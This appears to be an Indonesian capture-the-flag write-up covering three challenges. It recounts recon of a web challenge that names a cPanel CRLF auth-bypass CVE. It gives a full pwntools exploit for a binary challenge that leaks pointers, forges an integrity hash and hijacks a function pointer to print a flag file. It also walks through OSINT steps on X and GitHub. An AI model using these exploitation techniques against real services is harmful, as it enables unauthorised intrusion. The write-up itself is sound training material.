ITECHNO26{wooooowwww_th3_st0r3_1s_gr34t!_h0w_u_h4ck_th3_syst3m_br00??}

Solusi - Itechno Store

Target: <https://ctf.itechnocup.id:39993/>

Alur serangan

1. Recon

- Storefront biasa: katalog, /login (form email/password), /admin (403 "Access held - approved staff accounts only").
- Header mencurigakan di semua respons:
 - x-panel-compatibility: cpsrzd/11.114.0-itechno.2605 - mengindikasikan mock cPanel/WHM (cpsrzd)
 - x-itechno-node: storefront-jkt-02
 - server: gunicorn + via: 1.1 Caddy
- /robots.txt mengekspos: Disallow: /cpsess*/, /json-api/, /whm/, /admin

2. CVE-2026-41940 (cPanel/WHM auth bypass via CRLF session injection)

Flag: ITECHNO26{wooooowwww_th3_st0r3_1s_gr34t!_h0w_u_h4ck_th3_syst3m_br00??}

pwn

Indonesia

Dengan bantuan AI Claude

a. coba run terlebih dahulu

```
~/Desktop/pentest
> ./indonesia_1
Indonesia - layanan arsip digital
menu:
    bantuan          tampilkan menu
    katalog          lihat metadata arsip
    baca <off> <len>  baca potongan dokumen
    tulis <off> <byte> jalur tulis biasa
    pinjam <off>      pinjam satu halaman arsip
    cap <kode>         beri cap pada halaman pinjaman
    tampil <idx>      jalankan loket layanan 0 atau 1
    keluar           selesai

indonesia> bantuan
menu:
    bantuan          tampilkan menu
    katalog          lihat metadata arsip
    baca <off> <len>  baca potongan dokumen
    tulis <off> <byte> jalur tulis biasa
    pinjam <off>      pinjam satu halaman arsip
    cap <kode>         beri cap pada halaman pinjaman
    tampil <idx>      jalankan loket layanan 0 atau 1
    keluar           selesai

indonesia> katalog
doc_size=0x600 seal_off=0x3a0 seal_len=0x18 batas_cap=0x30
catatan: dokumen tersegel melewati audit sebelum loket dijalankan.
indonesia> 
```

b. Pertama ngecek isi strings didalam file yg telah didownload

```
File Edit View ~/Desktop/pentest - fish
.rw-r--r-- 3.5k shala 29 Aug 15:16 solve.sage

~/Desktop/pentest
> strings indonesia_1
/lib64/ld-linux-x86-64.so.2
mgUa
fgets
setvbuf
stdin
putc
puts
exit
fopen
__isoc23_sscanf
strlen
stdout
__libc_start_main
__cxa_finalize
strerror
fclose
printf
signal
__errno_location
alarm
libc.so.6
GLIBC_2.38
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
ATUH
;bant
;help
;kata
```

c. Perintah katalog membocorkan metadata penting:

- doc_size=0x600
- seal_off=0x3a0
- seal_len=0x18
- batas_cap=0x30

buffer dokumen sebesar 0x600 byte, dengan segel sepanjang 0x18 (24) byte mulai offset 0x3a0, dan operasi cap dibatasi maksimal 0x30 (48) kali.

d. Analisis pake objdump

```

~/Desktop/pentest 1m 47s
> objdump -h indonesia_1

indonesia_1:      file format elf64-x86-64

Sections:
Idx Name          Size      VMA               LMA               File off  Algn
  0 .interp        0000001c  0000000000000318  0000000000000318  00000318  2**0
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.gnu.property 00000030  0000000000000338  0000000000000338  00000338  2**3
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .note.gnu.build-id 00000024  0000000000000368  0000000000000368  00000368  2**2
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .note.ABI-tag    00000020  000000000000038c  000000000000038c  0000038c  2**2
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .gnu.hash        00000030  00000000000003b0  00000000000003b0  000003b0  2**3
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .dynsym          00000210  00000000000003e0  00000000000003e0  000003e0  2**3
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .dynstr          0000010f  00000000000005f0  00000000000005f0  000005f0  2**0
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .gnu.version     0000002c  0000000000000700  0000000000000700  00000700  2**1
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .gnu.version_r   00000040  0000000000000730  0000000000000730  00000730  2**3
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .rela.dyn        000000f0  0000000000000770  0000000000000770  00000770  2**3
    CONTENTS, ALLOC, LOAD, READONLY, DATA
10 .rela.plt        00000150  0000000000000860  0000000000000860  00000860  2**3

298          408

```

Buffer dokumen (r13) bukan buffer dinamis, melainkan alamat tetap .bss (0x4060). Area segel berada di doc+0x3a0 = alamat absolut 0x4400, terdiri dari:

Offset (relatif doc)	Alamat absolut	Isi
0x3a0–0x3a7	0x4400	Pointer fungsi loket[0]
0x3a8–0x3af	0x4408	Pointer fungsi loket[1]
0x3b0–0x3b7	0x4410	

Hash integritas 64-bit dari kedua pointer di atas


Nilai default:

loket[0] → fungsi di offset biner 0x1a20 → mencetak "[arsip] dokumen publik sudah ditampilkan."
 loket[1] → fungsi di offset biner 0x1a30 → mencetak "[arsip] akses dokumen utama ditolak."

Ada juga fungsi tersembunyi di offset 0x1ac0 yang: Mendekode nama file terenkripsi (XOR byte tunggal dengan key di 0x4010 = 0x23) dari immediate 0x575b570d44424f45 → hasil dekode = flag.txt.
 fopen("flag.txt", "r"), fgets, lalu mencetak isinya.

Fungsi inilah target akhir eksploitasi — kita ingin loket[0] atau loket[1] menunjuk ke 0x1ac0, bukan alamat aslinya.

e. Perintah tampil <idx>



if (idx > 1) error;

hash_now = hash1980(doc[0x3a0..0x3a8], doc[0x3a8..0x3b0]);

if (hash_now != doc[0x3b0..0x3b8]) // dibandingkan dengan hash tersimpan


print("[audit] dokumen tersegel tidak sinkron.");

else

((void(*)())doc[0x3a0 + idx*8])(); // panggil pointer fungsi

Jadi sebelum memanggil pointer, program memverifikasi ulang hash dari kedua pointer dan membandingkannya dengan hash yang tersimpan di doc+0x3b0. Ini mencegah tamper langsung terhadap pointer.

f. Perintah tulis <off> <byte> (write biasa)



Melakukan pengecekan:

if (off > 0x5ff) error;

if (off - 0x3a0 <= 0x17) error("tuliskan: area segel ditolak"); // blokir seluruh area segel

doc[off] = byte;

Area segel (0x3a0–0x3b7, 24 byte — mencakup kedua pointer dan hash-nya) diblokir total dari tulis. Sejauh ini semua tampak aman.

g. BUG: pinjam + cap

Alur:

pinjam <off> → hanya memvalidasi off <= 0x5ff

ks = keystore(kode, off, counter);

doc[off] ^= ks; // XOR

counter++;

flag = 0; // reset, harus pinjam lagi utk byte berikutnya

pinjam+cap bisa menulis (meng-XOR) byte apa pun di dalam buffer dokumen, termasuk area segel yang seharusnya dilindungi oleh tulis. Karena kita bisa memilih kode bebas (0–65535) dan fungsi keystore-nya deterministik & sudah diketahui penuh, kita bisa memilih kode sedemikian sehingga hasil XOR memberikan byte apa pun yang kita inginkan artinya kita punya arbitrary single-byte write di seluruh buffer dokumen.

Fungsi keystore (disassembly diterjemahkan ke Python):

```
def keystore_byte(kode, offset, counter):
    eax = kode
    eax = (eax * 0x45d9f3b) & MASK32
    eax ^= (offset * 0x119de1f3) & MASK32
```

```

eax ^= (counter * 0x27d4eb2d) & MASK32
eax ^= 0x6c8e9cf5
eax ^= eax >> 15
eax = (eax * 0x2c1b3c6d) & MASK32
eax ^= eax >> 12
eax = (eax * 0x297a2d39) & MASK32
eax ^= eax >> 15
b0,b1,b2,b3 = eax & 0xff, (eax>>8)&0xff, (eax>>16)&0xff, (eax>>24)&0xff
return b0 ^ b1 ^ b2 ^ b3

```

counter adalah variabel global yang naik 1 setiap kali cap sukses (tidak peduli offset-nya), jadi urutan pemanggilan penting.

h. Fungsi Hash Integritas (0x1980)

Fungsi 64-bit custom ARX (add-rotate-xor) mirip struktur hash ringan, 5 ronde tetap:

```

def hash1980(rdi, rsi):
    rdi ^= 0x243f6a8885a308d3
    rsi ^= 0x13198a2e03707344
    rdx = 0xa4093b82299f37d0
    for _ in range(5):
        rcx = rol64(rsi ^ rdx, 0x11); rdi = (rdi + rcx) & MASK64
        rcx = rol64((rdi + rax_counter) & MASK64, 0x17); rsi ^= rcx
        rcx = ror64(rsi, 0x17) ^ rdi; rdx = (rdx + rcx) & MASK64
        rcx = rol64(rdx, 0x1d); rdi ^= rcx
    rax = rol64(rsi, 7) ^ rdi ^ ror64(rdx, 0x1f) ^ 0x452821e638d01377

```

- i. Karena binary bertipe PIE, alamat pointer fungsi asli mengandung base address run-time. Tapi kita bisa membacanya langsung lewat baca (perintah baca tidak dibatasi area segel):
 baca 928 16 # 928 = 0x3a0 → membaca ptr0 (8 byte) + ptr1 (8 byte)

Dari sini:

```

base = ptr0 - 0x1a20
target_ptr = base + 0x1ac0 # fungsi baca flag.txt

```

Karena 0x1a20 dan 0x1ac0 hanya berbeda di byte rendah (0x20 → 0xC0), cukup satu byte dari ptr0 yang perlu diubah — tidak perlu menulis 8 byte penuh dan tidak butuh leak base yang presisi untuk menghitung alamat tinggi.

Langkah lengkap:

1. Leak ptr0, ptr1 (baca 928 16) dan hash tersimpan saat ini (baca 944 8, 944 = 0x3b0).
2. Hitung new_ptr0 = base + 0x1ac0.
3. Hitung ulang hash integritas yang seharusnya: new_hash = hash1980(new_ptr0, ptr1).
4. Tulis (via pinjam+cap, byte demi byte, 9 byte total = 1 byte pointer + 8 byte hash) sehingga:
5. doc[0x3a0] berubah dari byte lama ptr0[0] → byte baru new_ptr0[0]
6. doc[0x3b0..0x3b8) berubah dari hash lama → new_hash (byte per byte)
7. Untuk tiap byte, cari kode yang menghasilkan keystream_byte(kode, offset, counter) == old_byte ^ new_byte (brute-force offline, cepat karena hanya 65536 kemungkinan per byte).
8. Panggil tampil 0 → cek integritas sekarang lolos (karena hash sudah kita sesuaikan) → pointer yang sudah dihijack dieksekusi → fungsi rahasia membuka flag.txt dan mencetak isinya. Total operasi cap: 9 kali (jauh di bawah batas 48).

j. Exploitasi script

```
import sys
from pwn import remote, log

MASK32 = 0xFFFFFFFF
MASK64 = 0xFFFFFFFFFFFFFFFF

def rol64(x, r):
    x &= MASK64
    return ((x << r) | (x >> (64 - r))) & MASK64

def ror64(x, r):
    x &= MASK64
    return ((x >> r) | (x << (64 - r))) & MASK64

def hash1980(rdi, rsi):
    rdi &= MASK64; rsi &= MASK64
    rdi ^= 0x243f6a8885a308d3
    rsi ^= 0x13198a2e03707344
    rdx = 0xa4093b82299f37d0
    rax = 0x9e3779b97f4a7c15
    r8 = 0x9e3779b97f4a7c1a
    while True:
        rcx = rsi ^ rdx
        rcx = rol64(rcx, 0x11)
        rdi = (rdi + rcx) & MASK64
        rcx = (rdi + rax) & MASK64
        rax = (rax + 1) & MASK64
        rcx = rol64(rcx, 0x17)
        rsi ^= rcx
        rcx = rsi
        rcx = ror64(rcx, 0x17)
        rcx ^= rdi
        rdx = (rdx + rcx) & MASK64
        rcx = rdx
        rcx = rol64(rcx, 0x1d)
        rdi ^= rcx
        if rax == r8:
            break
```

```

    rax = rsi
    rdx = ror64(rdx, 0x1f)
    rax = rol64(rax, 0x7)
    rax ^= rdi
    rax ^= rdx
    rax ^= 0x452821e638d01377
    return rax & MASK64

def keystream_byte(kode, offset, counter):
    eax = kode & MASK32
    eax = (eax * 0x45d9f3b) & MASK32
    esi = (offset * 0x119delf3) & MASK32
    eax ^= esi
    esi = (counter * 0x27d4eb2d) & MASK32
    eax ^= esi
    eax ^= 0x6c8e9cf5
    eax &= MASK32
    esi = eax >> 15
    eax ^= esi; eax &= MASK32
    eax = (eax * 0x2c1b3c6d) & MASK32
    esi = eax >> 12
    eax ^= esi; eax &= MASK32
    eax = (eax * 0x297a2d39) & MASK32
    esi = eax >> 15
    eax ^= esi; eax &= MASK32
    b0 = eax & 0xff; b1=(eax>>8)&0xff; b2=(eax>>16)&0xff;
    b3=(eax>>24)&0xff
    return b0^b1^b2^b3

def find_kode(offset, counter, target_byte):
    for kode in range(0x10000):
        if keystream_byte(kode, offset, counter) == target_byte:
            return kode
    raise Exception("kode tidak ditemukan utk offset=%d counter=%d
target=%02x" % (offset, counter, target_byte))

def main():
    host = sys.argv[1] if len(sys.argv) > 1 else "ctf.itechnocup.id"
    port = int(sys.argv[2]) if len(sys.argv) > 2 else 39994

    io = remote(host, port)
    io.recvuntil(b"indonesia> ")

    # Leak ptr0/ptr1 di offset doc 0x3a0 (16 byte)
    io.sendline(b"baca 928 16")
    line = io.recvline().strip()
    io.recvuntil(b"indonesia> ")
    raw = bytes.fromhex(line.decode())
    ptr0 = int.from_bytes(raw[0:8], 'little')
    ptr1 = int.from_bytes(raw[8:16], 'little')
    log.info("ptr0=%#x ptr1=%#x" % (ptr0, ptr1))

```

```

base = ptr0 - 0x1a20
new_ptr0 = base + 0x1ac0
log.info("base=%#x new_ptr0=%#x" % (base, new_ptr0))

# Leak hash segel saat ini di offset doc 0x3b0 (8 byte)
io.sendline(b"baca 944 8")
line2 = io.recvline().strip()
io.recvuntil(b"indonesia> ")
old_hash_bytes = bytes.fromhex(line2.decode())
old_hash = int.from_bytes(old_hash_bytes, 'little')

new_hash = hash1980(new_ptr0, ptr1)
new_hash_bytes = new_hash.to_bytes(8, 'little')
log.info("old_hash=%#x new_hash=%#x" % (old_hash, new_hash))

old_ptr0_bytes = ptr0.to_bytes(8, 'little')
new_ptr0_bytes = new_ptr0.to_bytes(8, 'little')

writes = [(0x3a0, old_ptr0_bytes[0], new_ptr0_bytes[0])]
for i in range(8):
    writes.append((0x3b0 + i, old_hash_bytes[i], new_hash_bytes[i]))

counter = 0
for offset, oldb, newb in writes:
    target = oldb ^ newb
    kode = find_kode(offset, counter, target)
    io.sendline(("pinjam %d" % offset).encode())
    io.recvuntil(b"indonesia> ")
    io.sendline(("cap %d" % kode).encode())
    resp = io.recvuntil(b"indonesia> ")
    log.info("offset=%#x target=%02x counter=%d kode=%d -> %s" %
            (offset, target, counter, kode, resp.split(b'\n')[0]))
    counter += 1

io.sendline(b"tampil 0")
print(io.recvuntil(b"indonesia> ",
timeout=5).decode(errors='replace'))

io.interactive()

if __name__ == "__main__":
    main()

```

osint

no ai lmao -dhym666

Scroll


“Tau gak sih, aku suka scroll media sosial.

Kayaknya platform yang aku pakai ada di aplikasi yang dulu logonya burung biru deh.

Bisakah kamu menemukan flag-nya?”

Dari deskripsi chall tersebut sudah ada hint besar, yaitu **“aplikasi yang dulu logonya burung biru deh”**, ya udah pasti X.

Dengan asumsi username X sama dengan nama author chall, langsung saja otw <https://x.com/h3rwthme>



No flag, tapi kita make sure gaada yang terlewat, kita cek kolom Reply/Comments dan ada satu akun @hannns16.



Langsung kita cek akunnya, dan make sure lagi gaada yang miss, sesuai judul challnya, kita scroll sampai mentok. Dan ketemu.



Flag: `ITechnoCTF{1ni_Ad4lah_Fl3gNyAh}`


Rumus Kimia

"Saya sedang menghitung rumus kimia. Kira-kira berada di mana ya?"


Link Repository : <https://github.com/s3condnyah3rwthme/portofolio>


Format flag: `ITECHNO26{RumusKimia_Lokasi_Tahun}`

Untuk chall ini, sebenarnya mirip-mirip dengan chall "Scroll", hanya saja disediakan link repo di desc untuk memberi clue awal dan mengonfirmasi lokasi. Clue yang dimaksud ada di <https://github.com/s3condnyah3rwthme/portofolio/tree/jalanjalan-notes>

